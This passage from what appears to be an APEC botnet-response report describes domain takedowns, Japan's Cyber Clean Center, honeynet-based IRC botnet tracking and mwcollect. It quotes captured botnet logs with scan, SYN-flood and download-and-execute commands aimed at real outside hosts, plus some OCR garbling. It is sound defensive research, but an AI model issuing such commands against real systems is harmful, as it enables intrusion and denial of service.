
Timely cancelling the two domain names of the control servers used by Botnet was the key to handle this incident rapidly, so that the hackers lost control of the Bot hosts. Although the worm infected computers might not remove the worm, they were no longer controlled. So it greatly inhibited the further deterioration. The incident gave us an inspiration: we should concentrate our efforts on quickly cutting off the control channels which were used by hackers. It means that we should establish a working mechanism to collaboratively deal with the blacklist of malicious websites or IP addresses: CNCERT/CC is responsible to provide the blacklist of malicious websites or IP addresses. The domain name providers, ISP, domain name operators, terminal security software vendors and other parties should work together on this blacklist to destroy the control console of hackers. The domain name providers take charge of cancelling the malicious domain names; ISP and domain name operators filter the blacklist of domain name in the public domain servers; terminal security software vendors can also configure a filter in terminal software by using the blacklist of malicious websites or IP addresses.

4.3 Cyber Clean Centre in Japan

Cyber Clean Center [87] is active in analyzing characteristics of Bots, which have been a threat against the Internet, and providing information on disinfestation of Bots from users' computers. In addition, Cyber Clean Center is a core organization taking a role to promote Bot cleaning and prevention of re-infection of users' computers which are once infected by Bots, based on cooperation with ISPs (Internet Service Providers).

Bot, a type of fraudulent programs with which infection have been augmented in recent years, has tremendous number of subspecies. Due to this fact, it is difficult to clean Bots using conventional type of disinfestation means against computer viruses. Since attack and infection activities of Bots are taken in constrained portions of programs and unseen to the external, users do not realize what are going on their computers. For the safe Internet environment, this is an acute situation. This definitely requires understanding Bots' attack and infection activities effectively and safely and promoting users to clean Bots from their once-infected computers, through providing countermeasures against Bots. Under such circumstances, Cyber Clean Center has been established aiming to be continuously active in such a field as an integrated base organization to coordinate among relating institutions and ISPs (Internet Service Providers), Bot countermeasure information preparers and security vendors.

Cyber Clean Center has Cyber Clean Center Steering Committee and three working groups in the layer below the steering committee, depending on activities to bear, as shown in Figure 22.


Cyber Clean Center Steering Committee
Ministry of Internal Affairs and Communications/
Ministry of Economy,Trade and Industry
総務省
MIC
Ministry of Internal Affairs and Communications
経済産業省
METI
Ministry of Economy, Trade and Industry



BOT countermeasure system operation group
Telecom-ISAC Japan
Telecom-ISAC Japan
BOT program analysis group
JPCERT Coordination Center
JPCERT CC
BOT infection prevention promotion group
Information-Technology Promotion Agency, Japan
IPA
Project participating ISPs (Internet service providers)
Disinfestation tool developing business bodies
Project participating security vendors

Figure 22: Structure of Cyber Clean Center

Cyber Clean Center Steering Committee reviews policies and activities of Cyber Clean Center from comprehensive point of views. The Bot countermeasure system operation group takes a role to operate “Bot collection system”, which collects Bot main bodies, to rouse attention to the users of Bot infected computers and to provide the information on Bot countermeasures through the Internet service providers. In addition, the group investigates up-to-date activities of viruses including Bot. The Bot program analysis group studies and analyzes the Bot programs collected through the Bot collection system. The group analyzes characteristics and technical elements of Bot programs, as well as studies effective and efficient analysis techniques. In addition, the group develops countermeasure technology based on the information resulted from the analyses in cooperation with the Bot countermeasure information preparers.

The Bot infection prevention promotion group undertakes the task of enhancing Bot infection prevention measures and preventing Bot re-infection for general users in cooperation with the security vendors. Specifically, the group provides Bots collected in this project for security vendors as specimens so that each vendor incorporates countermeasures in its pattern files. Due to the updated pattern files, detection and disinfestation of Bots collected in this project will thereby be enabled, improving security countermeasures. Vendors participating to this project are such companies that practice strict management of the specimens, have domestic units to analyze Bots and considerably well experienced in this field of providing Anti-Virus software and services in Japan. With participations of these vendors, the Bot infection prevention promotion group has been and will be active to promote Bot infection prevention on users' PCs.

Attention rousing activities in collaboration with ISPs

In recent years, certain kinds of malicious programs like "Bot viruses" (hereinafter singly called "Bot") have proliferated and infected on Internet. As one of factors of this proliferation, Bot infection unlike earlier viruses advances in secret and moreover, the infection route is unknown to Internet users.

To detect Bot, Cyber Clean Center provides a decoy machines "honeypots", gets IP addresses of infected computers, and rouses attention to the infected users in collaboration with ISPs that join the project.

Unlike the conventional notification of a procedure to remove viruses by mail, this alerting method uses mail and web site in combination. This method sends a mail to an infected user together with a URL of the "Bot disinfestation website" that shows how to disinfest Bots. In other words, this method can give the infected users easy-to-understand explanations of how dangerous Bots are and how to clean Bots. Below are explained a conceptual diagram and operation flow of attention rousing.



"Anti-BOT Countermeasures"Project
We are Malwares
BOT program analysis group
Preparing BOT disinfestation tools
Project participating ISP
The infection log
Decoy machine "Honeypots" and captures BOT
1 Detects infection by"honeypots"and catches BOT
BOT infected computer
2 Identifies infected loggers from the infection log.
3 Sends an attention rousing mail.
?!
Infected user
https://taisaku.ccc.go.jp/(User-specific character string)
4 Accesses the BOT disinfestation website.
BOT disinfestation website
5 Downloads disinfestation tools and takes measures to protect against BOTs.

Figure 23: a conceptual diagram and operation flow of attention rousing

1. Capturing Bots

   The center connects Internet lines of the project participating ISPs and "decoy" machines (Honeypot) and captures Bots. The Bot program analysis group creates disinfestation tools for the captured Bots.

2. Identifying infected users

   The center sends an infection log (IP address, date, and time) of a Bot that was captured by the honeypots to the relevant project participating ISP and identifies the user that uses the IP address.

3. Sending an alarm mail to the infected user

   The relevant ISP sends a Bot attention rousing mail to the infected user. The attention rousing mail contains a URL of a Bot disinfestation website. The URL contains a user-specific character string (that is a tracking ID) that enables the ISP to monitor the progression of disinfestation of the user.

4. Accessing the Bot disinfestation website

   In response to the mail to the infected user mail, the infected user accesses the Bot disinfestation website of the notified URL, understands threat of Bot Network, and downloads the Bot disinfestation tool.

5. Download the Bot disinfestation tool and cleaning Bot viruses

   The infected user downloads the free Bot disinfestation tool and disinfects Bots. Then, the user should perform Windows Update and install anti-virus software and make a notification of completion of Bot disinfestation using the communication items on the website. With this, the center knows the user's disinfestation work is complete.

4.4 Honeynet-based Tracking

4.4.1 Honeynet Deployment

The German Honeynet Project uses a Honeynot of only three machines. One dial-in host within the network of the German ISP T-Online, one dial-in within the network of the German ISP NetCologne and one machine deployed at RWTH Aachen University. The host in the network of the university runs an unpatched version of Windows 2000 and is located behind a Honeywall. The dial-in hosts run newly developed software called mwcollectd2, designed to capture malware. Honeypot deployment of the structure shown in Figure 24, an unpatched version of Windows system of honeypot machines is located behind a Honeywall, then capture and analysis traffic in gateway. Next to track and observe Botnets are as follows:




Figure 24: Honeypot Deployment Chart

First one needs to gather some data about an existing Botnets. This can for example be obtained via an analysis of captured malware. Afterwards one can hook a client in the networks and gather further information. Placing a fake Bot into a Botnet, the needed information includes:

- ✓ DNS/IP-address of IRC server and port number and (optional) password to connect to IRC-server
- ✓ Nickname of Bot and ident structure and Channel to join and (optional) channel-password. Using a GenII Honeynet containing some Windows honeypots and snort_inline enables us to collect this information。

The Windows honeypot is an unpatched version of Windows 2000 or Windows XP. This system is thus very vulnerable to attacks and normally it takes only a couple of minutes before it is successfully compromised. On average, the expected lifespan of the honeypot is less than ten minutes. After this small amount of time, the honeypot is often successfully exploited by automated malware. The shortest compromise time was only a few seconds: Once we plugged the network cable in, an SDBot compromised the machine via an exploit against TCP port 135 and installed itself on the machine. A Bot tries to connect to an IRC server to obtain further commands once it successfully attacks one of the honeypots. Due to the Data Control facilities installed on the Honeywall, it is possible to control the outgoing traffic. There use snort_inline for Data Control and replace all outgoing suspicious connections. A connection is suspicious if it contains typical IRC messages like "332", "TOPIC", "PRIVMSG" or "NOTICE".

Through the above work, we can derive all necessary sensitive information for a Botnet from the data we have obtained up to that point in time which include the DNS/IP-address the Bot wants to connect to and also the corresponding port number. In addition, we can derive from the Data Capture logs the nickname, identity information, the server’s password, channel name and the channel password. So we have collected all necessary information.

The second step in tracking Botnets wants to re-connect into the Botnet. The first approach is to setup an irssi (console based IRC client) or some other IRC client and try to connect to the network. If the network is relatively small (less than 50 clients), there is a chance that your client will be identified since it does not answer to valid commands. In this case, the operators of the Botnets tend to either ban and/or DDoS the suspicious client. To avoid detection, you can try to hide yourself. Disabling all auto response triggering commands in your client helps a bit, such as the Client-To-Client Protocol (CTCP) command. If you are not noticed by the operators of the Botnets, you can enable logging of all commands and thus observe what is happening.

Some Botnets use very hard stripped down IRCs which are not RFC compliant so that a normal IRC client can not connect to this network. A possible solution is to write your own IRC client to track Botnets based on collected information to track Botnet. This special IRC client may have the following characteristics:

- ➢ SOCKS v4 Support
- ➢ Multi-server Support: This will not need to start an instance of the software for

each found Botnet.

- No Threading: Threaded software defines hard to debugging Software
- Non-blocking connecting and DNS resolve
- Poll(): Wait for some event on a file descriptor using non blocking I/O we needed an multiplexer, select() could have done the job, too
- Libadns: This is a asynchronous DNS resolving library。 Looking up hostnames does not block your code even if the lookup takes some time。 Necessary if one decides not to use threads
- Written in C++ since OOP offers many advantages writing a Multi-server client. Modular interface so you can un/load (C++) modules at runtime.
- Libcurl: This is a command line tool for transferring files with URL syntax, supporting many different protocols. libcurl is a library offering the same features as the command line tool.
- Perl Compatible Regular Expressions (PCRE): The PCRE library is a set of functions that implement regular expression pattern matching using the same syntax and semantics as Perl 5. PCRE enable our client to guess the meaning of command and interact in some cases in a "native" way.
- Excessive debug-logging interface so that it is possible to get information about RFC non-compliance issues very fast and fix them in the client (side note: One day logging 50 Botnets can give more than 500 MB of debug information).

The German Honeynet Project develop Drone which is capable of using SOCKS v4 proxies, can easily change the IP addresses, and we do not run into problems if it's presence is noticed by an attacker in a Botnet. We are able to monitor the issued commands and learn more about the motives of the attackers. In many cases, command-replies are even translated to their mother language.

When you monitor more than a couple of networks, begin to check if some of them are linked, and group them if possible. Link-checking is easy, just join a specific channel on all networks and see if you get more than one client there. It is surprising how many networks are linked. People tend to set up a DNS-name and channel for every Bot version they check out. To learn more about the attacker, try putting the attacker's nickname into a Google search and often you will be surprised how much information you can find. Finally, check the server's Regional Internet Registries (RIR) entry (RIPE NCC, ARIN, APNIC, and LACNIC) to even learn more about the attacker.

4.4.2 Observation IRC Bot Programs

This section details on the proliferation mechanism of the Bot programs and the control mechanisms of the attacker. After successful exploitation, a Bot uses Trivial

File Transfer Protocol (TFTP) , File Transfer Protocol (FTP, HyperText Transfer Protocol (HTTP), or CSend (an IRC extension to send files to other users, comparable to DCC) to transfer itself to the compromised host. The binary is started, and tries to connect to the hard-coded master IRC server. Often a dynamic DNS name is provided rather than a hard coded IP address. Some Bots even remove themselves to avoid unnecessary breeding, for example, when the designated domain name can not be used. Using a special crafted nickname like USA|743634 or [UrX]-98439854 the Bot tries to join the master's channel, so an attacker can effectively identify if there is non-Bot users in control channel. A typical communication that can be observed as follows:

```
<- :irc1。XXXXXX。XXX NOTICE AUTH :*** Looking up your hostname。。。

<- :irc1。XXXXXX。XXX NOTICE AUTH: *** Found your hostname

-> PASS secretserverpass
-> NICK [urX]-700159
-> USER mltfvt 0 0 :mltfvt

<- :irc1。XXXXXX。XXX NOTICE [urX]-700159:*** If you are having problems

connecting

due to ping timeouts，  please type /quote pong ED322722 or /raw pong ED322722

now。

<- PING: ED322722
-> PONG: ED322722

<- :irc1。XXXXXX。XXX 001 [urX]-700159 :Welcome to the irc1。XXXXXX。

XXX IRC
Network [urX]-700159!mltfvt@nicetry

<- :irc1。XXXXXX。XXX 002 [urX]-700159 :Your host is irc1。XXXXXX。XXX ，

running

version Unreal3。2-beta19

<- :irc1。XXXXXX。XXX 003 [urX]-700159: This server was created Sun Feb 8

18:58:31 2004

<- :irc1。XXXXXX。XXX 004 [urX]-700159 irc1。XXXXXX。XXX Unreal3。

2-beta19
iowghraAsORTVSxNCWqBzvdHtGp lvhopsmntikrRcaqOALQbSeKVfMGCuzN
```

The Bot will try to join his master's channel with the provided password and receives the topic of the channel and interprets it as a command:

```
-> JOIN #foobar channelpassword
-> MODE [urX]-700159 +x

<- :irc1。XXXXXX。XXX 332 [urX]-700159 #foobar :。advscan lsass 200 5 0 -r -s

<- :[urX]-700159!mltfvt@nicetry JOIN :#foobar

<- :irc1。XXXXXX。XXX MODE #foobar +smntuk channelpassword
```

Most Botnets use a topic command like:

1．.advscan lsass 200 5 0 -r - s

2．.http update http://<server>/~mugenxu/rBot   exe c:\msy32awds exe 1

The first topic tells the Bot to spread further with the help of the LSASS vulnerability. 200 concurrent threads should scan with a delay of five seconds for an unlimited time (parameter 0). The scans should be random (parameter -r) and silent (parameter -s), avoiding too much traffic which caused the attention of network management.

The second example of a possible topic instructs the Bot to download a binary from the web (http://<server>/~mugenxu/rBot) and execute it (parameter 1). And if the topic does not contain any instructions for the Bot, then it does nothing but idling in the channel, waiting commands. That is fundamental for most current Bots: They do not spread if they are not told to spread in their master's channel.

The controller of a Botnet has to authenticate himself to take control over the Bots, in order to prevent others from using it. This authentication is done with the help of a command prefix and the "auth" command. For example:

```
.login leet0
.la plmp –s
```

Again, the "-s" switch in the last example tells the Bots to be silent when authenticating their master. Else they reply: [r[X]-Sh0[x]]: Password Accettata. When there are many Bots on network. Even each host only reply to an information, there would be a lot of traffic.

Once an attacker is authenticated, they can do whatever they want with the Bots: Searching for sensitive information on all compromised machines and DCC-sending these files to another machine, DDoS-ing individuals or organizations, or enabling a keylogger and looking for PayPal or eBay account information. Because an attacker would not receive operator-rights on a normal chat network and thus has to set-up their own IRC server which offers more flexibility.

✓ **DDoS-attacks**

The German Honeynet Project observes 226 DDoS-attacks against 99 unique targets from the beginning of November 2004 until the end of January 2005. A typical DDoS-attacks looks like the following examples:

```
[###FOO###] <~nickname> .scanstop
[###FOO###] <~nickname> .ddos   syn   151.49.8.XXX   21   200
[###FOO###] <-[XP]-18330> [DDoS]: Flooding: (151.49.8.XXX:21) for 200
seconds
[…]
[###FOO###] <-[2K]-33820> [DDoS]: Done with flood (2573KB/sec)
[###FOO###] <-[XP]-86840> [DDoS]: Done with flood (351KB/sec)
[###FOO###] <-[XP]-62444> [DDoS]: Done with flood (1327KB/sec)
[###FOO###] <-[2K]-38291> [DDoS]: Done with flood (714KB/sec)
[…]
[###FOO###] <~nickname> .login 12345
[###FOO###] <~nickname> .ddos syn 213.202.217.XXX 6667 200
[###FOO###] <-[XP]-18230> [DDoS]: Flooding: (213.202.217.XXX:6667) for 200
seconds
[…]
[###FOO###] <-[XP]-18320> [DDoS]: Done with flood (0KB/sec)
[###FOO###] <-[2K]-33830> [DDoS]: Done with flood (2288KB/sec)
[###FOO###] <-[XP]-86870> [DDoS]: Done with flood (351KB/sec)
[###FOO###] <-[XP]-62644> [DDoS]: Done with flood (1341KB/sec)
```

The controller enters the channel and issues the command. After the Bots have done their job, they report their status. Both attacks show typical targets of DDoS-attacks: FTP server on port 21/TCP or IRC server on port 6667/TCP.

✓ Spreading of Botnets

".advscan lsass 150 5 0 -r -s" and other commands are the most frequent observed messages. Through this and similar commands, Bots spread and search for vulnerable systems. Windows systems are exploited and thus we see most traffic on typical Windows ports (e.g. for CIFS based file sharing). Following is observed a Botnet control channel within five minutes of information:

```
00:06 < RBot|JPN|XP-SP0-51673> [Main]:| This| is| the| first| time|that| RBot| v2| is|
running| on:| 59.87.205.37.
00:06 < RBot|USA|XP-SP1-29968> [Main]:| This| is| the| first| time|that| RBot| v2| is|
running| on:| 24.85.98.171.
00:07 < RBot|USA|2K-90511> [Main]:| This| is| the| first| time|that| RBot| v2| is|
running| on:| 87.192.56.89.
00:07 < RBot|ITA|2K-89428> [Main]:| This| is| the| first| time|that| RBot| v2| is|
running| on:| 87.0.189.99.
00:07 < RBot|PRT|XP-SP0-17833> [Main]:| This| is| the| first| time|that| RBot| v2| is|
running| on:| 89.152.114.8.
00:07 < RBot|F|USA|XP-SP0-67725> [Main]:| This| is| the| first| time|that| RBot| v2|
is| running| on:| 192.168.1.4.
00:07 < RBot|USA|XP-SP0-62279> [Main]:| This| is| the| first| time|that| RBot| v2| is|
running| on:| 12.75.18.139.
00:07 <RBot|JPN|XP-SP0-77299>[Main]:|This| is| the| first| time|that| RBot| v2| is|
running| on:| 219.167.140.234.
00:07 < RBot|FRA|2K-22302> [Main]:| This| is| the| first| time|that| RBot| v2| is|
running| on:| 83.112.179.38.
```

✓ **“Updates” within Botnets**

The attackers use diverse webspace providers and often obfuscate the downloaded binary. The parameter "1" in the command tells the Bots to execute the binary once they have downloaded it. This way, the Bots can be dynamically updated and be further enhanced.

```
.download http://spamateur.freeweb/space.com/leetage/gamma    exe
c:\windows\config\gamma exe 1
.download http://www.paztenbox.net/cash    exe c:\arsetup exe 1 -s
!down http://www.angelfire.com/linuks/kuteless/anti x
C:\WINDOWS\system32\drivers\disdn\anti exe 1
! dload http://www.angelfire.com/linuks/kuteless/anti    x C:\firewallx    exe 1
.httpupdate http://59.56.178.20/~mugenxur/rBot    exe c:\msy32awds exe 1
.httpupdate http://m1cr0s0ftw0rdguy.freesuperhost.com/jimbo.jpg    %temp%\vhurdx
exe -s
```

✓ **Obtain sensitive information**

Sometimes we can also observe the harvesting of information from all compromised Machines. With the help of a command like ".getcdkeys" the operator of the Botnet is able to request a list of CD-keys (e.g. for Windows or games) from all Bots. As long as the attacker thinks that information is valuable, it can be obtained through such channels.

```
<@controller> .getcdkeys
<+[UNC]75211> Microsoft Windows Product ID CD Key: (XXX).
<+[UNC]75211> [CDKEYS]: Search completed.
<+[UNC]00374> Microsoft Windows Product ID CD Key: (XXX).
<+[UNC]00374> [CDKEYS]: Search completed.
<@controller> .sysinfo
<ITA|330355> InFo MaCChiNa :> [cPu]: 1833MHz.
[RaM]: 523,760KB totale, 523,760KB liberi.
[DiSk]: 160,071,628KB totale, 139,679,248KB liberi.
[oS]: WinZOZ XP (5.1, Build 2600). [SysDir]:
C:\WINDOWS\System32. [HosTnAme]: gianluig-mg2iy3
(83.190.XXX.XXX). [CuRRent Us3r]: Gianluigi. [DaTa]:
10: Jan: 2007. [TiMe]: 14:40:56. [UPtime]: 0d 2h 16m.
<@controller> .netinfo
<TWN|212073> connection type: dial-up (MSN).
```

IP Address: 61.224.X.X.X connected from: aaa.bbb.ccc.ddd

- ✓ **Steal a Botnet from someone else**

Sometimes we can observe several attackers competing in host resources. As mentioned before, Bots are often "secured" by some sensitive information, e.g. channel name or server password. If one is able to obtain all this information, he is able to steal the Bots from another Botnet.

4.5 Mwcollect-based Tracking

RWTH Aachen University C.Freiling et al. [55] presented collecting malware with Honeypots has several drawbacks: (1) A honeypot will crash regularly if the Bot fails to exploit the offered service, (2) The honeypot itself has to be closely monitored in order to detect changes on the system, (3) The approach does not scale well; observing a large number of IP addresses is difficult. To overcome these limitations, we developed a program called mwcollect to capture malware in non-native environments. This tool simulates several vulnerable services and waits for them to be exploited.

Mwcollect is based upon a very flexible and modularized design. The core module – the actual daemon – handles the network interface and coordinates the actions of the other modules. Furthermore, the core module implements a sniffer mode. There are basically four types of modules:

(1) Vulnerability modules: open some common vulnerable ports (e.g. TCP Port 135 or 2745) and simulate the vulnerabilities according to these ports;

(2) Shellcode parsing modules: analyze the shellcode, an assembly language program which executes a shell, received by one of the vulnerability modules. These modules try to extract generic URLs from the shellcode;

(3) Fetch modules: simply download the files specified by an URL. These URLs do not necessarily have to be HTTP or FTP URLs, but can also be TFTP or other protocols;

(4) Submission modules: handle successfully downloaded files, for example by writing it to disk or submitting it to a database.

Vulnerability modules does not need to design very complicated, and need only contain some minimal information at certain offsets in the network flow is sufficient, thus greatly reducing the vulnerability of the module design difficulty. Upon successful exploitation, the payload of the malware is passed to another kind of modules. Shellcode parsing module first recursively detects XOR decoders in a generic way, and then applies some pattern detection, for example CreateProcess and URLDownloadToFile detection patterns. Fetch modules will further analyze the detected URL, including three Parts of the protocol: HTTP, FTP and TFTP. Finally, submission modules handle successfully downloaded files: (1) store the file in a configurable location on the filesystem and are also capable of changing the ownership; (2) submit the file to a central database to enable distributed sensors with central logging interface; (3) check the file with the help of different anti-virus scanners for known malware. Therefore, mwcollect can also be seen as a kind of intrusion detection system.

Mwcollect has two further features: virtualized filesystem and shell emulation. A common technique to infect a host via a shell is to write commands for downloading and executing malware into a temporary file and then execute this file. Every shell session has its own virtual filesystem so concurrent infection sessions using similar exploits do not conflict. Another advantage of using mwcollect to collect malware is clearly Both stability and scalability. A Bot trying to exploit a honeypot running Windows 2000 with payload that targets Windows XP will presumably crash the service. In most cases, the honeypot will be forced to reboot. In contrast to this, mwcollect can catch a lot of malwares and listen on many IP addresses in parallel.

To derive the sensitive information of the Botnet from the collected malware, a possible way is reverse engineering, but this process is time consuming. We develop a better approach: an automated analysis method with the help of a honeynet, observing all Bot acts, including connecting to the C&C server, Nickname of a Bot, receiving instructions and the corresponding action, and so on.

4.6 Conclusion

In conclusion, we know that the large-scale Botnet often consists of a large number of Zombie hosts which spread around the world. It is extremely difficult to monitor and track them, and further take them all down. Thus, the cooperation and coordination among different sectors of government and industry is quite important. CNCERT/CC has made a lot of effort in response to large-scale Botnet incidents and accumulated many experiences. However, because of its internal complexity, we would never be able to ease up on our concerns and research on Botnet.

As for Botnet monitoring and tracking, we should further improve technologies to cope with Botnet. Besides keeping study on IRC protocol, we need to get familiar with HTTP protocol and the structure of the P2P networks as soon as possible. After that, we would get to extract its signatures for honeynet to track it and mine for more valuable information such as the ultimate purpose of an attacker launching attack. In the current stage, taking down a Botnet mainly depends on DNS server blacklist technology and IP block policy of ISPs. In spite of that, the existing technical means are quite limited or even null to the new type of Botnet based on P2P networks. Therefore, improving the technology is the most important task.

5 Conclusion and Future Work

5.1 Conclusion

Since Botnet come out these years, not many people hasn't stressed this theme when talking about or writing papers on network security threats. For technical staff, Botnet is a milestone in the development of malware, because it is integrated with the features of virus, Trojans and worms. Furthermore, it takes full use of Internet to facilitate the construction of platforms and resources for various network attacks. At the same time, it continuously absorbs new technologies to evolve gradually and maintain a robust vitality worth of special concerns. For Internet administrators, Botnet seems to be ubiquitous and all-pervasive. Once attacks are launched, they must be of tremendous force and very difficult to withstand. Unfortunately, whenever Botnet is desired to be contained or took down completely, it must take great cost and time. For Internet users, Botnet is just like a cancer all computers are likely to suffer from. It might take place anywhere and anytime without any notice. Once it is found on your computer, usually you would feel quite helpless. Over the past dozen years, human society gradually experiences the various advantages --- science and technology development, life convenience, culture integration --- brought by information and Internet technology. However, the endless emergence of network security threats such as Botnet poses a huge challenge to the great expectations for the prosperity of information society created by human beings. We have no choice other than paying the necessary time and effort to seriously cope with them. Through learning best practice from the hard work of all parties, as well as with the support of expertise and colleagues, we have got to extensively accumulate some successful experiences and research achievement on Botnet monitoring and handling. Therefore, we would like to summarize some feasible methods as follows:

- For government sector. To train relevant managers and regulation makers, enact and enforce related policies and regulations, coordinate investigation and share information, carry out public education, and promote cross-border cooperation (see section 3.1)
- For ISPs. To establish security defense system, share Botnet information; work out response policy to contingency, etc. For network security vendors to provide services such as traffic monitoring, Intrusion detection, and honeynet. For other general business to take various security countermeasures against security attacks (see section 3.2)
- For individual users. To learn security knowledge, enhance security awareness, properly adopt information technology, etc. (see section 3.3)

We hope this advice is helpful for the related work of all APEC economies. At the same time, in view of the cross-border and continuous evolvement nature of Botnet, we emphasize again the necessity of the long-term and multi-level cooperation among all economies, and propose that APEC TEL first consider establishing an effective channel at operational level in each economy for rapid information sharing and joint handling. After that, with the accumulation of appropriate experiences being enough, the cooperation shall be promoted to be at a higher level.

5.2 Future Research

To continue the anti-Botnet work, we believe that APEC TEL may consider the following suggestions:

